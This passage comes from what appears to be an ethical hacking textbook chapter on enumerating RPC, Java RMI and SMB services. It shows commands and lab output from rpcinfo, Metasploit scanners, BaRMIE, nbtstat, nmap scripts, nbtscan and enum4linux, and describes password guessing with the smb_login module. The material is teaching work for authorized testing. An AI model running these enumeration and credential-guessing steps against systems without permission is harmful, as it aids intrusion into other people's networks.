The package that provides the `portmap` or `rpcbind` service may also provide utilities that can also communicate using RPC. This is done over port 111. To identify programs and associated ports on a remote system, you can use the program `rpcinfo`. You can see an example of the use of `rpcinfo` shown here. The command used, `rpcinfo -p`, has `rpcinfo` probe the host provided. In this case, the host is an IP address rather than a hostname.

#### rpcinfo List

```
kilroy@bobbie $ rpcinfo -p 192.168.86.52
    program vers proto   port  service
  100000    4    tcp    111  portmapper
  100000    3    tcp    111  portmapper
```

```

100000  2  tcp   111  portmapper
100000  4  udp   111  portmapper
100000  3  udp   111  portmapper
100000  2  udp   111  portmapper
100005  1  udp  43939  mountd
100005  1  tcp  58801  mountd
100005  2  udp  46384  mountd
100005  2  tcp  50405  mountd
100005  3  udp  49030  mountd
100005  3  tcp  50553  mountd
100003  3  tcp   2049  nfs
100003  4  tcp   2049  nfs
100227  3  tcp   2049  nfs_acl
100003  3  udp   2049  nfs
100227  3  udp   2049  nfs_acl
100021  1  udp  34578  nlockmgr
100021  3  udp  34578  nlockmgr
100021  4  udp  34578  nlockmgr
100021  1  tcp  39297  nlockmgr
100021  3  tcp  39297  nlockmgr
100021  4  tcp  39297  nlockmgr

```

The programs shown earlier that have remote procedures registered with `rpcbind` are associated with the NFS file sharing server. The program `portmapper` is the primary service that is queried for additional data, but the others, like `mountd`, `nfs`, and `nlockmanager`, are all needed for NFS. NFS was developed by Sun Microsystems. The `portmapper` is an implementation of RPC that was also associated with Sun. You may sometimes see it referred to as SunRPC. This is the case with a scanner in Metasploit that can also be used to identify the ports allocated to programs using the `portmapper`.

### **Metasploit sunrpc Scanner**

```

msf > use auxiliary/scanner/misc/sunrpc_portmapper

msf auxiliary(scanner/misc/sunrpc_portmapper) > set RHOSTS
192.168.86.52
RHOSTS => 192.168.86.52
msf auxiliary(scanner/misc/sunrpc_portmapper) > run

[+] 192.168.86.52:111      - SunRPC Programs for 192.168.86.52
=====
```

Name	Number	Version	Port	Protocol
mountd	100005	1	43939	udp
mountd	100005	1	58801	tcp
mountd	100005	2	46384	udp
mountd	100005	2	50405	tcp
mountd	100005	3	49030	udp
mountd	100005	3	50553	tcp
nfs	100003	3	2049	tcp
nfs	100003	4	2049	tcp
nfs	100003	3	2049	udp
nfs_acl	100227	3	2049	tcp
nfs_acl	100227	3	2049	udp
nlockmgr	100021	1	34578	udp
nlockmgr	100021	3	34578	udp
nlockmgr	100021	4	34578	udp
nlockmgr	100021	1	39297	tcp
nlockmgr	100021	3	39297	tcp
nlockmgr	100021	4	39297	tcp
rpcbind	100000	4	111	tcp
rpcbind	100000	3	111	tcp
rpcbind	100000	2	111	tcp
rpcbind	100000	4	111	udp
rpcbind	100000	3	111	udp
rpcbind	100000	2	111	udp

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

As we are scanning the same host, it's not unexpected that we'd get the same results using the Metasploit module as we got from `rpcinfo`. Since all that is happening is querying the portmapper process, you can use whatever tool makes you the most comfortable. There are a couple of advantages to using these tools over `nmap`. The first is that you'll get the process name by checking with portmapper. The second is that you won't get all of the ports using `nmap` unless you specifically indicate that you want to scan all ports. The range of ports handed out by `portmap` isn't in the list of well-known ports that `nmap` scans.

## Remote Method Invocation

Java programs are very popular, especially when it comes to web applications. Java provides a lot of assistance to programmers, especially when it comes to libraries and interfaces that can be implemented with your own functionality. Java includes its own capability for remote

procedure calls, though in Java it's called remote method invocation. To have a program that uses RMI, the system needs a version of the portmapper for Java called the `rmiregistry`. The program using RMI registers itself with the `rmiregistry` program. This means that anyone can check with the `rmiregistry` to see what services are offered. The `rmiregistry` program will respond in a similar way to what we saw when we checked with the portmapper.

It's said that RMI is the object-oriented version of RPC. This means objects get passed between the server and the client. The client implements a stub through an interface. An interface is an object-oriented term indicating a definition of a class. The stub communicates with a skeleton on the server. When a programmer is creating a program that uses RMI, they use an RMI compiler (the program `rmic`). The programs we use to connect to an RMI registry to enumerate services that are registered don't need to know the specific interfaces needed to pass objects between the skeleton and the stub because the only thing the enumeration is doing is identifying the skeletons or services on the remote system. We'll start with Metasploit to run a scan on a system that has RMI. You can see an example of using Metasploit for RMI enumeration here.

### Running RMI Scanner in Metasploit

```
msf > use auxiliary/gather/java_rmi_registry  
msf auxiliary(gather/java_rmi_registry) > show options
```

Module options (auxiliary/gather/java\_rmi\_registry):

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	1099	yes	The target port (TCP)

```
msf auxiliary(gather/java_rmi_registry) > set RHOST  
192.168.86.62  
RHOST => 192.168.86.62  
msf auxiliary(gather/java_rmi_registry) > run  
  
[*] 192.168.86.62:1099 - Sending RMI Header...  
[*] 192.168.86.62:1099 - Listing names in the Registry...  
[+] 192.168.86.62:1099 - 1 names found in the Registry  
[+] 192.168.86.62:1099 - Name HelloServer (HelloImpl_Stub)  
found on 127.0.1.1:38371  
[*] Auxiliary module execution completed
```

The options required to run the `java_rmi_registry` module are simple. The remote port defaults to 1099, which is the port `rmiregistry` listens on. If you think there is another port listening, you can set the `RPORT` variable. The one that is essential, though, is `RHOST`. We set this variable to the IP address of the system where there is a simple Java

program that implements an RMI server. You can see the result of the scan. According to the RMI registry, there is a server named `HelloServer`. It even tells us that that the stub is named `HelloImpl`. Even though it's a server, the registry calls it a stub because the difference between a stub and a skeleton is the end of the conversation that's happening. The `rmic` generates stubs for both servers and clients. It's just that referring to the server end as a skeleton differentiates between the two.

Metasploit is not the only way you can scan for RMI services. If you look around a little, you can find additional programs. One of these is called Barmie, stylized as BaRMIE to highlight the RMI in the name. You can grab the source code as well as a precompiled implementation of BaRMIE through GitHub. Running the program is straightforward. Since it's a Java program, you have to run the intermediate code file through the Java program used to create a Java virtual machine. Since it's stored as a Java archive (JAR), you have to tell Java that it is going to be running from one of those. The program does need to know what host it's scanning, so you pass in the IP address of your target. You can see a run of BaRMIE next.



The program `javac` is used to compile Java source code to an intermediate code file. The program `java` is used to execute an intermediate code file.

### Using BaRMIE

```
root@quiche:~# java -jar BaRMIE_v1.01.jar 192.168.86.62
```

```
|  
|  
| | | v1.0  
Java RMI enumeration tool.  
Written by Nicky Bloor (@NickstaDB)
```

Warning: BaRMIE was written to aid security professionals in identifying the

insecure use of RMI services on systems which the user has prior permission to attack. BaRMIE must be used in accordance with all relevant laws. Failure to do so could lead to your prosecution. The developers assume no liability and are not responsible for any misuse or damage caused by this program.

```
Scanning 1 target(s) for objects exposed via an RMI registry...

[-] An exception occurred during the PassThroughProxyThread main loop.
    java.net.SocketException: Socket closed
[-] An exception occurred during the ReplyDataCapturingProxyThread main loop.
    java.net.SocketException: Socket closed
RMI Registry at 192.168.86.62:1099
Objects exposed: 1
Object 1
  Name: HelloServer
  Endpoint: 127.0.1.1:38371
  [+] Object is bound to localhost, but appears to be exposed remotely.
  Classes: 3
    Class 1
      Classname: java.rmi.server.RemoteStub
    Class 2
      Classname: java.rmi.server.RemoteObject
    Class 3
      Classname: HelloImpl_Stub

1 potential attacks identified (+++ = more reliable)
[---] Java RMI registry illegal bind deserialization

0 deserialization gadgets found on leaked CLASSPATH
[~] Gadgets may still be present despite CLASSPATH not being leaked

Successfully scanned 1 target(s) for objects exposed via RMI.
```

We see a couple of things from running this program. It's a little more verbose than Metasploit is. We get the name of the server, `HelloServer`. Just as with Metasploit, we see that the server is bound to the localhost on port 38371, which was dynamically allocated by the `rmiregistry`. We also see the inheritance tree from this. We can see references to the classes `java.rmi.server.RemoteStub`, `java.rmi.server.RemoteObject`, and `HelloImpl.Stub`. According to BaRMIE, the service is exposed remotely but is only available to localhost. This means we have information leakage. To attempt to identify vulnerabilities with that RMI server and potentially exploit those vulnerabilities, we need to gain access to the system.

In identifying the RMI registry and the additional services, we have also identified the existence of another piece of software on the target system. It may seem obvious now but if you find an RMI registry and RMI services, you have found a system that at least has a Java runtime engine (JRE) on it, if not a Java development kit (JDK). What we don't know from

the output here is the version of the JRE or JDK. However, there have been vulnerabilities in Java implementations over the last few years. Knowing there is at least a JRE on the system may have given you a lead to vulnerabilities.

## Server Message Block

The most common implementation of remote procedure calls you will run across is the one used in Windows networks. The SMB protocol is complex when you consider all the different ways it can be used and all the different ways it will operate. You may be most familiar with SMB as the protocol used to share files across a network. While this is definitely one use for SMB, it is not the only one, and even when you think about sharing files, there is a lot more than just transmitting file contents across a network.

SMB is an Application layer protocol that can operate over different protocols at lower layers. First, it can operate directly over TCP without any other Session layer protocols. If a system were running SMB directly over TCP, you would find TCP port 445 to be open. SMB can also operate over session protocols like NetBIOS, which is an application programming interface (API) developed by IBM to extend the input/output (I/O) capabilities away from the local system and onto the network. If you see UDP ports 137 and 138 open, you will know that you have found SMB running on top of NetBIOS. However, if you find TCP ports 137 and 139 open, you will have found SMB running on NetBIOS over TCP. Keep in mind that NetBIOS is used for name services in this case.

So, just what is SMB good for? SMB is used for communicating between Windows systems—file sharing, network management, system administration. This may mean managing naming of systems to be certain there aren't conflicts. Management like this requires that systems announce themselves to the local network. SMB also has to support authentication so systems aren't wide open to the entire network. This means SMB knows about users and groups. It also knows about shares, which are directories that are exposed to the network. Systems have to be able to provide the list of shares they are exporting to the network to systems that ask. This allows a user to get a list of shares and then access the ones they want, after authentication.

Authentication is not always necessary. SMB supports something called null authentication. What this means is there are some functions that don't require a username and password. A system can request information about another system on the network using null authentication, meaning no credentials were passed. This null authentication can allow us to gather a lot of information about the system.

We can use several different tools to enumerate information on Windows systems. Actually, it's not even just Windows systems, though the intent of implementing SMB on other systems is to interoperate with Windows systems. Samba is a package that can be installed on Unix-like operating systems, providing SMB as well as a NetBIOS naming service. There are two separate processes that are used by Samba. One is smbd, which handles SMB, and there is also nmbd, which handles the naming aspects of interoperating with Windows

systems. This means that even while we are looking to enumerate information from Windows systems, we can also scoop up Unix-like systems.

The first place to start is using built-in tools. Built-in tools are especially available on Windows systems, but there are Unix-like utilities as well. We will also look at a number of plugins available for nmap to gather information. Metasploit, not surprisingly, has several modules for scanning SMB systems. There are also some other utilities you can use, and we'll take a look at some of those.

## Built-in Utilities

If you are on a Windows system, there are a number of utilities that you can make use of to gather information using SMB. Analogs exist for Linux as well. One thing to make note of with regard to the built-in utilities is that you need to be on the same broadcast domain to make use of them. NetBIOS was originally developed to be used in a local area network, rather than with the concept of wide area networks built in. As a result, some of the functions work because systems rely on broadcasting information to the network. The implication of this is that you need to have a presence on the local network before these utilities will work.

Gathering NetBIOS statistics can be accomplished by using the program nbtstat. This allows you to gather data about the local network. In the following example, you can see the use of nbtstat to acquire data about a remote system. Using nbtstat -a presents the name table for the hostname provided. If all we knew was the IP address of the remote system, we could use nbtstat -A instead. What you'll see is that we get different pieces of information. You get a list of names down the left side, followed by a code. The code indicates the context in which the name exists, followed by the status of each name.

### nbtstat Output

```
C:\Users\kilroy
> nbtstat -a billthecat

Local Area Connection:
NodeIpAddress: [192.168.86.50] Scope Id: []

NetBIOS Remote Machine Name Table
```

Name	Type	Status
<hr/>		
BILLTHECAT	<00> UNIQUE	Registered
BILLTHECAT	<20> UNIQUE	Registered
WORKGROUP	<00> GROUP	Registered

MAC Address = AC-87-A3-36-D6-AA

The codes shown are from NetBIOS, and you can look up the code to determine what the name is associated with. Systems that use SMB have a number of contexts in which they can exist. What you see here is a system that is both a workstation and a file server. This means that file sharing has been enabled on this system. Additionally, though, the system acts as a workstation or client on the network. It's important to distinguish the capabilities because then each system can know the types of questions that can be asked of each of the other systems. In technical terms, each set of functionality has procedures associated with it. We can't call procedures that don't exist, so before procedures are called on the remote systems to initiate an action, we have to know what procedures are available. `nbtstat -a` essentially provides that information.

What we've seen so far simply asks for all the functions (names) associated with a hostname on the network. That's one individual system. If we want to see all the hostnames that are talking SMB/NetBIOS, we need to ask for something else. We can still use `nbtstat`, we just pass a different parameter in on the command line. We are looking for resolved names. This list can come from broadcast messages when there is no centralized database for name lookups—systems announce their names and their presence when they come online and then periodically after that. It can also come from the Windows Internet Name Server (WINS), which is a central repository of names of systems on an enterprise network. Windows servers will have WINS functionality, so systems register with the WINS and all names can be resolved.

In the following code listing, you can see a list of names on the network. Since there is no Windows server and, as a result, no WINS on the network, these are all names that have been identified through broadcast messages. These systems are all macOS, but they are sharing files on the network using SMB. To do that, they need to behave like any other system that communicates using SMB.

### **Listing Resolved Names with `nbtstat`**

```
C:\Users\kilroy
> nbtstat -r

NetBIOS Names Resolution and Registration Statistics
-----
Resolved By Broadcast      = 47
Resolved By Name Server    = 0

Registered By Broadcast   = 8
Registered By Name Server = 0

NetBIOS Names Resolved By Broadcast
-----
YAZPISTACHIO    <00>
BILLTHECAT     <00>
```

```
YAZPISTACHIO <00>
YAZPISTACHIO <00>
LOLAGRANOLA <00>
LOLAGRANOLA <00>
YAZPISTACHIO <00>
YAZPISTACHIO <00>
```

There are other functions that `nbtstat` offers, but they are more related to functionality of the local system and less relevant for enumeration. While `nbtstat` has a lot of functionality, it is, as noted earlier, only on Windows systems. There are other tools you can use if you aren't running on Windows. If you have a Linux system and have the Samba package installed, which provides services that allow Linux to communicate using SMB, you can make use of the tool `nmblookup`. This can be used to do lookups of names on the network. It can be used to query WINS as well as look up names where the systems are just broadcasting their information. For example, to get the details about the system `billthecat` as we did earlier, you would use `nmblookup -S -R billthecat`, as you can see here.

### **nmblookup for Enumeration**

```
kilroy@savagewood$ nmblookup -S -B 192.168.86.255 billthecat
Can't load /etc/samba/smb.conf - run testparm to debug it
querying billthecat on 192.168.86.255
192.168.86.32 billthecat<00>
Looking up status of 192.168.86.32
    BILLTHECAT      <00> -          H <ACTIVE>
    BILLTHECAT      <20> -          H <ACTIVE>
    WORKGROUP       <00> - <GROUP> H <ACTIVE>
```

MAC Address = AC-87-A3-36-D6-AA

Using `-B` tells `nmblookup` to use the broadcast address that is supplied, which is just the broadcast address on the local network. To use WINS, you could use `-R` to do a recursive lookup on the name. The flag `-S` tells `nmblookup` to get a node status in addition to just the name status. This is the flag that provides us with the other uses. Just as we did earlier, we can see that we have a workstation (`<00>`) and also a file server (`<20>`). You'll also see from this output, just as we did earlier, that the system belongs to the workgroup `WORKGROUP`. Workgroups are used for ad hoc Windows networks where there is no domain controller to manage all of the systems.

### **Using the net Utility**

One program that's built into Windows is the `net` utility. This is widely used for several purposes. If you wanted to connect to a shared drive on the network, you would use `net use` to connect to that shared drive. The `net` command allows you to query the network using SMB messages. As an example, the output that follows shows statistics from the workstation

service on a Windows server. This shows information about network communication primarily, including bytes transferred. It can also show you the number of sessions that have been started and the sessions that have failed.

```
PS C:\Users\kilroy> net statistics workstation
Workstation Statistics for \\SERVER2020

Statistics since 1/1/2021 6:08:25 PM

Bytes received                                2994818
Server Message Blocks (SMBs) received          8
Bytes transmitted                             5615081
Server Message Blocks (SMBs) transmitted        0
Read operations                               1180
Write operations                             0
Raw reads denied                            0
Raw writes denied                           0

Network errors                                0
Connections made                            0
Reconnections made                          0
Server disconnects                           0

Sessions started                            0
Hung sessions                               0
Failed sessions                             0
Failed operations                           0
Use count                                     687
Failed use count                            0
```

The command completed successfully.

Additionally, you can extract information about the configuration for the system, which will include the computer name, the software version, and the domain the computer has been joined to. One downside to this utility, though, is you need to be on the local network and probably have to be joined to the domain. This is possible if you have already compromised a system and are looking to pivot to another system on the network.

## nmap Scripts

nmap continues to be relevant to us, even though we've moved beyond the port scanning phase. Here, we are looking to gather more information using the scripts that are provided. At the time of this writing, there are 35 SMB-related scripts included in the implementation of nmap on the latest version of Kali Linux. Next, you can see a portion of the output from that script. The name of the script, `smb-os-discovery`, is shown in the output. This is a Windows system that has been set up for sharing. You'll see that nmap has identified it very specifically, down to the service pack that has been installed. Interestingly, there are several other systems on the network where SMB-based sharing is enabled, but none of them get identified. The big difference between those and this one is that those systems only have port 445 open, while this one also has ports 135 and 139 open.

### **smb-os-discovery Scan Output**

```
Nmap scan report for stevedallas.lan (192.168.86.50)
```

```
Host is up (0.00058s latency).
```

```
PORt STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 46:5E:C8:0A:B7:D1 (Unknown)
```

```
Host script results:
```

```
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7
Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: stevedallas
|   NetBIOS computer name: STEVEDALLAS\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-01-04T20:30:27-06:00
```

There are several important pieces of information we can use nmap to look for. There are enumeration scripts for users, groups, services, processes, and shares. Some of these require authentication before the remote system will give anything up. Microsoft began disabling null session authentication in Windows Server 2008 R2 and Windows 7. Any operating system after that will require authentication before accessing the interprocess communication needed to extract the information requested. However, the setting can be disabled, and you never know when you will run across very outdated or misconfigured systems. You can see the failure of the share enumeration script in nmap here. The listing shows that even though authentication was required, it still attempted common share names.

## Enumerating Shares with Nmap

Nmap scan report for stevedallas.lan (192.168.86.50)  
 Host is up (0.00040s latency).

```
PORt      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 46:5E:C8:0A:B7:D1 (Unknown)
```

Host script results:

```
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones
(NT_STATUS_ACCESS_DENIED)
|   account_used: <blank>
|   \\192.168.86.50\ADMIN$:
|     warning: Couldn't get details for share:
NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|     \\192.168.86.50\C$:
|       warning: Couldn't get details for share:
NT_STATUS_ACCESS_DENIED
|       Anonymous access: <none>
|       \\192.168.86.50\IPC$:
|         warning: Couldn't get details for share:
NT_STATUS_ACCESS_DENIED
|         Anonymous access: READ
|         \\192.168.86.50\USERS:
|           warning: Couldn't get details for share:
NT_STATUS_ACCESS_DENIED
|_   Anonymous access: <none>
```


One of the common share names tried is IPC\$. This is a share name allowing access to shared pipes, which is a method for interprocess communications. Another share name nmap checked for is C\$. This is an administrative share that is created. Again, older versions of Windows will allow easier access to this share, but since Windows XP, there have been more restrictions on the use of this share. It does enable administrators to function remotely, but accessing it requires more than just login credentials. The login credentials have to be for an administrator.

While nmap does have other scripts that can be used against systems running SMB, most of them are not for enumeration. Many of them are specific to vulnerability identification or confirmation. Since we are focusing on enumeration, we can put off looking at those other scripts until a later time.

## NetBIOS Enumerator

An open source tool that will function like nmap in the sense that it will scan a system to identify systems that speak SMB before probing them is NetBIOS Enumerator. This is a graphical tool, which makes it easier to locate information more quickly about each system and its capabilities. Figure 6.1 shows the output from a scan of a network. In the output you will see not only systems, including their name and IP address, but also any workgroup or domain that exists on the network.

**FIGURE 6.1** NetBIOS Enumerator



When running NetBIOS Enumerator, you provide a range of IP addresses, and it will start scanning the network. Once it identifies a system that supports SMB, it starts to query the system to get as much information as it can get. One item that is missing from the output for each of the hosts found is the username of the person logged in. The reason the username is missing is this is an unauthenticated scan. The program has not done any authentication against the remote system, so there is some information that won't be available. SMB is a bit of a promiscuous protocol in the sense that it will provide a lot of information, but it only provides enough information for remote services to work. It doesn't provide everything you can potentially ask for unless you have authenticated.

## Metasploit

Metasploit has modules for just about every aspect of ethical hacking. It can be used in so many different ways. As shown earlier, we can definitely use it for enumeration, and when it comes to SMB, there are several that you can run. As an example, we can look for SMB versions across the network. In the following listing, you will see a run of the `smb_version` module. You should get an idea of the version of the SMB service that's running. What you can see are two systems that have been identified with the operating system version listed. From that information, you can identify the version of SMB that's supported. The Windows XP system is running SMB version 1 because version 2 didn't come out until Windows Vista was released. According to the SMB version history, the Windows 7 system would be using SMB version 2.1. While it looks like this may be an outdated scan, having old systems around is useful for practicing attacks on, since they are more likely to have vulnerable versions of software.

### SMB Version Scan with Metasploit

```
msf auxiliary(scanner/smb/smb_version) > run

[*] Scanned 26 of 256 hosts (10% complete)
[*] 192.168.86.26:445      - Host could not be identified: ()
[*] 192.168.86.27:445      - Host could not be identified: ()
[*] 192.168.86.32:445      - Host could not be identified: ()
[*] 192.168.86.41:445      - Host could not be identified: ()
[+] 192.168.86.49:445      - Host is running Windows XP SP2
(language:English) (name:OPUS-C765F2) (workgroup:WORKGROUP )
[+] 192.168.86.50:445      - Host is running Windows 7
Professional SP1 (build:7601) (name:STEVEDALLAS)
(workgroup:WORKGROUP )
[*] Scanned 52 of 256 hosts (20% complete)
[*] 192.168.86.61:445      - Host could not be identified: ()
```

We can also use Metasploit to enumerate users. To do that, you would use the `smb_enumusers_domain` module. If you know one, you can use a username and password. This would allow the module to authenticate against the system to obtain additional users. This is not required, though you're much less likely to get a list of users without authentication of some sort. Fortunately, there is another module you can use to help you get at least one username and password. The `smb_login` module can be used to attempt username/password combinations. Here you can see the list of options for the `smb_login` module.

### **smb\_login** Module Options

Module options (auxiliary/scanner/smb/smb\_login):

Name	Current Setting	Required	Description
-----	-----	-----	-----

ABORT_ON_LOCKOUT	false	yes	Abort the run when an account lockout is detected
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DETECT_ANY_AUTH	false	no	Enable detection of systems accepting any authentication
DETECT_ANY_DOMAIN	false	no	Detect if domain is required for the specified user
PASS_FILE		no	File containing passwords, one per line
PRESERVE_DOMAINS	true	no	Respect a username that contains a domain name.
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST	false	no	Record guest- privileged random logins to the database
RHOSTS		yes	The target address range or CIDR identifier
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Using the `smb_login` module, you can provide files that contain usernames and passwords. The module will try to authenticate using the username and password combinations. One thing you will also see is that you can tell the module to try the username as a password. This is commonly disallowed by password policies, but you may run across systems where password policies aren't in place, making it possible for the username and password to be the same.

As with `nmap`, Metasploit has multiple modules that can be used against SMB systems. Many of them are related to identifying vulnerabilities. It does provide another tool that you can use to gather information, and the advantage to using Metasploit is that it's backed up with a database where information is stored. You can retrieve host data, services, and other details about the target from the database. This makes it a good recordkeeping tool as well as a tool that can be used for enumeration and other forms of scanning.

## Other Utilities

Considering the number of devices that use SMB for networking, it's not surprising that there are many tools available for enumerating SMB systems. The program `nbtscan` is one of those. It provides details about systems it finds on the local network, including the NetBIOS name, user, MAC address, and IP address. In the following listing, you can see the output of scanning my home network, identifying every system that has Windows shares available. The scan range has been provided on the command line here, but you can also provide the IP addresses in a file.

### Scanning a Network with `nbtscan`

```
root@quiche:~# nbtscan 192.168.86.0/24
Doing NBT name scan for addresses from 192.168.86.0/24
```

IP address MAC address	NetBIOS Name	Server	User
<hr/>			
192.168.86.0	Sendto failed: Permission denied		
192.168.86.44 00:00:00:00:00:00	NPI110654		<unknown>
192.168.86.52 00:00:00:00:00:00	BOBBIE	<server>	BOBBIE
192.168.86.49 00:50:56:3b:ac:3e	OPUS-C765F2	<server>	<unknown>
192.168.86.170 ac:87:a3:1e:6b:30	MILOBLOOM	<server>	<unknown>
192.168.86.50 46:5e:c8:0a:b7:d1	STEVEDALLAS	<server>	<unknown>
192.168.86.26 f0:18:98:0c:34:69	YAZPISTACHIO	<server>	<unknown>

```
192.168.86.61    MILOBLOOM      <server>  <unknown>
ac:87:a3:1e:6b:30
192.168.86.32    BILLTHECAT    <server>  <unknown>
ac:87:a3:36:d6:aa
192.168.86.27    BINKLEY       <server>  <unknown>
8c:85:90:5a:7e:f2
192.168.86.255   Sendto failed: Permission denied
```

Getting the output here, just as with any tool, is helpful, but at some point you need to do something with the information, not least putting it into a report for your client or employer. One nice thing about nbtscan is the ability to generate output that can be manipulated programmatically. This may include taking the output and putting it into a database. While you can certainly read in values with white space separators, nbtscan lets you specify a separator that may make it easier to read in the output, but you can also specify a comma as a separator and then open the output in a spreadsheet program. Adding `-s` followed by whatever character you want to use as a separator will get you the same output as shown earlier, just with your specified separator included between the different fields.

You may start to see a bit of a pattern when it comes to enumeration and SMB. While there are a lot of tools available, they all perform the same functions, and the easiest thing to do when it comes to enumeration is to identify systems that use SMB, including the name they advertise on the network. One note about that name: it may not resolve to an IP address. A name announced using NetBIOS is intended to be used and resolved on the local network. This means it won't resolve using DNS unless DNS is configured to use the same names and IP addresses. It's possible to have one name for your Windows sharing and another one for your DNS, assuming the system even has a DNS address. If your enterprise network uses WINS, they will resolve to be the same because of how the local systems register to WINS.

Another tool, and we'll see the same capabilities with this one, is enum4linux. The following example is being run from a Kali Linux system where it is installed by default, but it's easy enough to get a copy of it. It's just a Perl script, so to run it, you need a Perl interpreter. The following example enumerates the shares on a specific host, identified by IP address. The target system is a Linux system running Samba to provide Windows networking functionality over SMB. In the output, you will find a lot of information related to how Samba is configured. As an example, we can see that the workgroup WORKGROUP is configured, which is a way of organizing systems on a local network that are all using Windows.

### **enum4linux Share Enumeration**

```
root@quiche:~# enum4linux -S 192.168.86.52
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/
enum4linux/ ) on Sun Jan 3 12:18:25 2021
```

```
=====
| Target Information |
=====
```

```

Target ..... 192.168.86.52
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin,
none

=====
|   Enumerating Workgroup/Domain on 192.168.86.52   |
=====
[+] Got domain/workgroup name: WORKGROUP

=====
|   Session Check on 192.168.86.52   |
=====
[+] Server 192.168.86.52 allows sessions using username '', password ''

=====
|   Getting domain SID for 192.168.86.52   |
=====
Domain Name: WASHERE
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====
|   Share Enumeration on 192.168.86.52   |
=====
WARNING: The "syslog" option is deprecated

      Sharename      Type      Comment
-----  -----
      homes        Disk      Home Directories
      print$       Disk      Printer Drivers
      IPC$         IPC       IPC Service (bobbie server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

      Server          Comment
-----  -----

```

Workgroup	Master
-----	-----
WORKGROUP	STEVEDALLAS

[+] Attempting to map shares on 192.168.86.52

At the bottom, you can see the different share names. This includes the `IPC$`, which is used for interprocess communication between hosts. This allows for management of systems remotely. Using `enum4linux`, we can finally see the master browser on the network. The system named `STEVEDALLAS` holds the current authoritative list of all the systems on the network. This is a system that has been elected by other systems on the network, which essentially means it has volunteered, and based on its characteristics, no one else has challenged it. The reason for `STEVEDALLAS` to be the master browser is it is one of only a couple of Windows systems, and of the two or three that were actual Windows systems and not Linux or macOS running SMB services, `STEVEDALLAS` has the most recent operating system.

Using SMB-related utilities, we can gather a lot of information from the target network. As noted earlier, it's generally necessary to be on the local network to be able to use any of these tools. One reason for this can be the broadcast domain orientation of Windows networking—announcements on the local network. Another is that Windows networking ports are commonly blocked by firewalls. Also, it's entirely possible that desktop networks, where the systems are most likely to be communicating with SMB, often use private addresses that may not be exposed to the outside world. To get to them, because they are nonroutable by convention, you'd have to be on a network where there would at least be routing rules to get to those target networks, meaning there is network reachability.

While desktops are not the only devices that will communicate using SMB, since servers do as well, they are the systems that are going to be the most numerous in most instances. As always, when you are starting to look at the desktops, make sure you have an agreement to look at them with your employer. Not everyone will want the desktop networks to be touched because it can impede productivity for their users. They may also feel like they are most interested in traditional, technical vulnerabilities that are exposed to the outside world, without thinking about lateral movement within the organization or the fact that the desktops are the most common target with attackers today.

## Simple Network Management Protocol

